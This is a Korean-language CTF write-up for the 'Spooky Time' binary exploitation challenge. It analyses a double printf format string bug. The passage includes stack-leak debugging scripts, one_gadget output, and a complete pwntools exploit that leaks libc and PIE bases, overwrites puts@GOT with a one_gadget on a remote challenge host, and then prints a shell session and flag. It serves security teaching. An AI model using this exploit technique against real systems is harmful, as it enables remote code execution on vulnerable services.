Spooky Time

```
pwndbg> checksec
[*] '/home/dgevy/Stealien/11th/spooky_time/spooky_time'
    Arch:     amd64-64-little
RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

x64 ELF 바이너리이고, RELRO를 제외한 모든 보호기법이 적용되어 있다.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  char format[12]; // [rsp+4h] [rbp-14Ch] BYREF
  char input[312]; // [rsp+10h] [rbp-140h] BYREF
  unsigned __int64 v7; // [rsp+148h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  setup(argc, argv, envp);
  banner();
  puts("It's your chance to scare those little kids, say something scary!\n");
  __isoc99_scanf("%11s", format);
  puts("\nSeriously?? I bet you can do better than ");
  printf(format);
  puts("\nAnyway, here comes another bunch of kids, let's try one more time..");
  puts("\n");
  __isoc99_scanf("%299s", input);
  puts("\nOk, you are not good with that, do you think that was scary??\n");
  printf(input);
  puts("Better luck next time!\n");
  return v7 - __readfsqword(0x28u);
}
```

디컴파일된 코드를 보면 FSB가 두 번 발생하는 것을 볼 수 있다.

첫 번째로는 필요한 주소를 leak하고 두 번째에 해당 주소에 write하면 될 것 같다.

구해야 할 주소는 `libc base address`와 `binary base address`이다.
위 주소들을 구하여 원 가젯, `puts got` 주소를 구하여 `puts got`에 원 가젯을 덮으면 된다.

Debugging

```
root@eea69cc28259 /pwn/glibc
❯ one_gadget libc.so.6
0xebcf1 execve("/bin/sh", r10, [rbp-0x70])
constraints:
  address rbp-0x78 is writable
  [r10] == NULL || r10 == NULL || r10 is a valid argv
  [[rbp-0x70]] == NULL || [rbp-0x70] == NULL || [rbp-0x70] is a valid envp

0xebcf5 execve("/bin/sh", r10, rdx)
constraints:
  address rbp-0x78 is writable
  [r10] == NULL || r10 == NULL || r10 is a valid argv
  [rdx] == NULL || rdx == NULL || rdx is a valid envp

0xebcf8 execve("/bin/sh", rsi, rdx)
constraints:
  address rbp-0x78 is writable
  [rsi] == NULL || rsi == NULL || rsi is a valid argv
  [rdx] == NULL || rdx == NULL || rdx is a valid envp

0xebd52 execve("/bin/sh", rbp-0x50, r12)
constraints:
```


```
  address rbp-0x48 is writable
  r13 == NULL || {"/bin/sh", r13, NULL} is a valid argv
  [r12] == NULL || r12 == NULL || r12 is a valid envp

0xebda8 execve("/bin/sh", rbp-0x50, [rbp-0x70])
constraints:
  address rbp-0x48 is writable
  r12 == NULL || {"/bin/sh", r12, NULL} is a valid argv
  [[rbp-0x70]] == NULL || [rbp-0x70] == NULL || [rbp-0x70] is a valid envp

0xebdaf execve("/bin/sh", rbp-0x50, [rbp-0x70])
constraints:
  address rbp-0x48 is writable
  rax == NULL || {rax, r12, NULL} is a valid argv
  [[rbp-0x70]] == NULL || [rbp-0x70] == NULL || [rbp-0x70] is a valid envp

0xebdb3 execve("/bin/sh", rbp-0x50, [rbp-0x70])
constraints:
  address rbp-0x50 is writable
  rax == NULL || {rax, [rbp-0x48], NULL} is a valid argv
  [[rbp-0x70]] == NULL || [rbp-0x70] == NULL || [rbp-0x70] is a valid envp
```

먼저 주어진 libc 파일에서 원 가젯을 구한다.

```python
from pwn import *

context.terminal = ['tmux', 'splitw', '-h']

def slog(name, addr): return success(': '.join([name, hex(addr)]))

p = process('./spooky_time')
e = ELF('./spooky_time')

gdb.attach(proc.pidof(p)[0])

p.recvuntil(b'scary!\n')

fmtstr = b'1'
p.sendline(fmtstr)
p.recvuntil(b'better than \n')

payload = "AAAAAAAA.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p.%p

p.sendline(payload)
pause()
p.interactive()
```

처음 디버깅을 위해 사용한 코드이다.
`gdb.attach(proc.pidof(p)[0])`를 코드에 넣고 디버깅하면 `pause()` 후 직접 attach하는 것과 같은 동작을 하게 된다.
`tmux` 실행 후 실행해야 하고, 원하는 곳에 `pause()`를 넣어주면 멈춘다.

> `proc.pidof(p)[0]`: `proc`는 현재 실행 중인 프로세스를 가리키고, `pidof` 함수는 인자로 받은 프로세스(`p`)의 프로세스 ID를 반환합니다. `[0]`을 통해 프로세스 ID 목록 중 첫 번째 ID를 선택합니다.



```
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'./glibc/'
[*] running in new terminal: ['/usr/bin/gdb', '-q', '/pwn/spooky_time', '1040']
[+] Waiting for debugger: Done
/pwn/xxx.py:23: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntoo
ls.com/#bytes
  p.sendline(payload)
[*] Paused (press any to continue)
[*] Switching to interactive mode
1
Anyway, here comes another bunch of kids, let's try one more time..


[*] Process './spooky_time' stopped with exit code 0 (pid 1040)

Ok, you are not good with that, do you think that was scary??

AAAAAAAA.0x1.0x1.0x7fa79128ba37.0x3f.0x7fa791390280.0x3100000000.(nil).0x4141414141414141.0x252e70252e7
0252e.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0x
252e70252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e70.0x70252e70
252e7025.0x252e70252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e70
.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2e702
52e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e702
52e.0x2e70252e70252e70.0x70252e70252e7025.0x7ffcc05ac500.0x7ffcc05f4000.0x10101000000.0x2.0x178bfbff.0x
7ffcc05ac569.0x64.0x1000.0x35af6c3733f60d00.0x1.0x7fa7911a0d90.(nil).0x564c7886f3c0.0x1c05ac2f0.0x7ffcc
05ac308.(nil).0x3b0403daee62c714.0x7ffcc05ac308.0x564c7886f3c0.0x564c78871b80.0x7fa7913db040.0xc4fd836f
6a60c714.0xc44b21eef4e8c714.0x7fa700000000.(nil).(nil).(nil).(nil).0x35af6c3733f60d00.(nil).0x7fa7911a0
e40.0x7ffcc05ac318.0x564c78871b80.0x7fa7913dc2e0.(nil).(nil).0x564c7886f160.0x7ffcc05ac300.(nil).(nil).
0x564c7886f185.0x7ffcc05ac2f8Better luck next time!
```

```
---------------------------------------------------------------------------------------------------------
gef> vmmap
[ Legend:  Code | Heap | Stack | Writable | ReadOnly | None | RWX ]
Start              End                Size               Offset             Perm Path
0x0000564c7886e000 0x0000564c7886f000 0x0000000000001000 0x0000000000000000 r-- /pwn/spooky_time
0x0000564c7886f000 0x0000564c78870000 0x0000000000001000 0x0000000000001000 r-x /pwn/spooky_time
0x0000564c78870000 0x0000564c78871000 0x0000000000001000 0x0000000000002000 r-- /pwn/spooky_time
0x0000564c78871000 0x0000564c78872000 0x0000000000001000 0x0000000000002000 rw- /pwn/spooky_time
0x00007fa791174000 0x00007fa791177000 0x0000000000003000 0x0000000000000000 rw- <tls-th1>
0x00007fa791177000 0x00007fa79119f000 0x0000000000028000 0x0000000000000000 r-- /pwn/glibc/libc.so.6
0x00007fa79119f000 0x00007fa791334000 0x0000000000195000 0x0000000000028000 r-x /pwn/glibc/libc.so.6  <
-  $rcx, $rip
0x00007fa791334000 0x00007fa79138c000 0x0000000000058000 0x00000000001bd000 r-- /pwn/glibc/libc.so.6
0x00007fa79138c000 0x00007fa791390000 0x0000000000004000 0x0000000000214000 r-- /pwn/glibc/libc.so.6  <
-  $rbp, $r14
0x00007fa791390000 0x00007fa791392000 0x0000000000002000 0x0000000000218000 rw- /pwn/glibc/libc.so.6  <
-  $rbx, $rsi, $r9, $r12
0x00007fa791392000 0x00007fa7913a1000 0x000000000000f000 0x0000000000000000 rw-
0x00007fa7913a1000 0x00007fa7913a3000 0x0000000000002000 0x0000000000000000 r-- /pwn/glibc/ld-linux-x86
-64.so.2
0x00007fa7913a3000 0x00007fa7913cd000 0x000000000002a000 0x0000000000002000 r-x /pwn/glibc/ld-linux-x86
-64.so.2
0x00007fa7913cd000 0x00007fa7913d8000 0x000000000000b000 0x000000000002c000 r-- /pwn/glibc/ld-linux-x86
-64.so.2
0x00007fa7913d9000 0x00007fa7913db000 0x0000000000002000 0x0000000000037000 r-- /pwn/glibc/ld-linux-x86
-64.so.2
0x00007fa7913db000 0x00007fa7913dd000 0x0000000000002000 0x0000000000039000 rw- /pwn/glibc/ld-linux-x86
-64.so.2
0x00007ffcc058c000 0x00007ffcc05ad000 0x0000000000021000 0x0000000000000000 rw- [stack]  <-  $rsp
0x00007ffcc05f0000 0x00007ffcc05f4000 0x0000000000004000 0x0000000000000000 r-- [vvar]
0x00007ffcc05f4000 0x00007ffcc05f6000 0x0000000000002000 0x0000000000000000 r-x [vdso]
gef> c
```

위 페이로드를 실행한 후에 gdb 쪽에서 `vmmap`, `c`를 차례로 실행시키면 스택에 담겨있는 주소들을 leak함과 동시에 base address들을 체크할 수 있다.

```
fmtstrs = """
AAAAAAAA.0x1.0x1.0x7f867e50aa37.0x3f.0x7f867e60f280.0x3100000000.(nil).0x4141414141414141.0x252e70252e70252e.0x2e70252e70252
e70252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e702
0252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252
52e70252e7025.0x252e70252e70252e.0x2e70252e70252e70.0x70252e70252e7025.0x252e70252e70252e.0x2e70252e70252e70.0x70252e70252e7
de58e6300.0x7ffde597f000.0x10101000000.0x2.0x178bfbff.0x7ffde58e6359.0x64.0x1000.0xdbd9e3128dccc900.0x1.0x7f867e41fd90.(nil)
89d3c0.0x1e58e60e0.0x7ffde58e60f8.(nil).0x9851d92f76996ae.0x7ffde58e60f8.0x56125889d3c0.0x56125889fb80.0x7f867e65a040.0xf67e
6ae.0xf689e1110de396ae.0x7f8600000000.(nil).(nil).(nil).(nil).0xdbd9e3128dccc900.(nil).0x7f867e41fe40.0x7ffde58e6108.0x56125
""".split("\n")

parsed = []

for i in fmtstrs:
    parsed.append(i.split("|")[0])

for i in parsed:
    print(i.replace("\n", ""))
```

`tmux`는 복사를 할 시 중간에 바가 같이 복사되어서 1차로 파싱을 해야 한다.

```
address = "AAAAAAAA.0x1.0x1.0x7f867e50aa37.0x3f.0x7f867e60f280.0x3100000000.(nil).0x4141414141414141.0x252e70252e70252e.0x2e
address = address.split(".")

bin_base, bin_end = 0x56125889e7c0, 0x0000561258de7c0
libc_base, libc_end = 0x00007f867e3f6000, 0x00007f867e611000

for i in range(len(address)):
    try:
        addr = int(address[i], 16)
        if bin_base <= addr and addr <= bin_end: print("[+] BIN FOUND! :", i, address[i])
        elif libc_base <= addr and addr <= libc_end: print("[+] LIBC FOUND! :", i, address[i])
        else: pass
    except: pass
```


이후 leak된 주소들을 파싱하여 binary 주소 범위와 libc 주소 범위에 포함되는 경우를 출력하도록 했다.
입력값도 그대로 넣어야 오프셋이 정확하게 출력된다.

```
[+] LIBC FOUND! : 3 0x7f867e50aa37
[+] LIBC FOUND! : 5 0x7f867e60f280
[+] LIBC FOUND! : 42 0x7f867e41fd90
[+] BIN FOUND! : 44 0x56125889d3c0
[+] BIN FOUND! : 50 0x56125889d3c0
[+] BIN FOUND! : 51 0x56125889fb80
[+] LIBC FOUND! : 62 0x7f867e41fe40
[+] BIN FOUND! : 64 0x56125889fb80
```

찾은 오프셋들이 ASLR이 적용된 상황에서도 비슷한 범위 내에 있는지 검증해봐야 한다.

```
>>> hex(0x7f867e50aa37-0x00007f867e3f6000)
'0x114a37'
>>> hex(0x56125889fb80-0x56125889e7c0)
'0x13c0'
```

libc 오프셋과 binary 오프셋을 구했으니 이제 익스플로잇하기만 하면 된다.



마지막으로 검증해보면 libc와 binary의 `base address`를 정확하게 구해오는 것을 볼 수 있다.

.

Exploit

```python
from pwn import *

# context.log_level = 'debug'
# context.terminal = ['tmux', 'splitw', '-h']
context.bits = 64

def slog(name, addr): return success(': '.join([name, hex(addr)]))

# p = process('./spooky_time')
p = remote('94.237.58.211', 42159)
e = ELF('./spooky_time')

# gdb.attach(proc.pidof(p)[0])

libc_offset = 0x114a37
binary_offset = 0x13c0

p.recvuntil(b'scary!\n')

fmtstr = "%3$p.%51$p"
one_gadget = [965873, 965877, 965880, 965970, 966056, 966063, 966067]
puts_got = e.got.puts

p.sendline(fmtstr)
p.recvuntil(b'better than \n')

address = p.recvuntil(b'\n')[:-1]

libc_addr, bin_addr = address.split(b".")
libc_addr = int(libc_addr.decode(), 16)
bin_addr = int(bin_addr.decode(), 16)

slog("libc_addr", libc_addr)
slog("bin_addr", bin_addr)

libc_base = libc_addr - libc_offset
bin_base = bin_addr - binary_offset

slog("libcbase", libc_base)
slog("binbase", bin_base)

puts_addr = bin_base + puts_got
oneshot = libc_base + one_gadget[1]

slog("puts", puts_addr)
slog("oneshot", oneshot)
```

```python
payload = fmtstr_payload(8, {puts_addr: oneshot})

p.recvuntil(b"time..")
p.sendline(payload)

p.interactive()
```

FSB의 경우 비트를 명시해야 오류가 발생하지 않는다. (`context.bits = 64`)

```
root@eea69cc28259 /pwn 48s
❯ python3 xxx.py
[+] Opening connection to 94.237.58.211 on port 42159: Done
[*] '/pwn/spooky_time'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'./glibc/'
/pwn/xxx.py:24: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendline(fmtstr)
[+] libc_addr: 0x7f93c68f5a37
[+] bin_addr: 0x55a0758973c0
[+] libcbase: 0x7f93c67e1000
[+] binbase: 0x55a075896000
[+] puts: 0x55a075899da0
[+] oneshot: 0x7f93c68cccf5
[*] Switching to interactive mode



Ok, you are not good with that, do you think that was scary??



                      7      ?                                                \xc0     \x00aaaaba\xa0\x9d\x89u\xid
uid=100(ctf) gid=101(ctf) groups=101(ctf)
$ cat flag
$ ls
flag.txt
glibc
spooky_time
$ cat flag.txt
HTB{d0ubl3_f0rm4t_5tr1ng_w1th_r3lR0}
```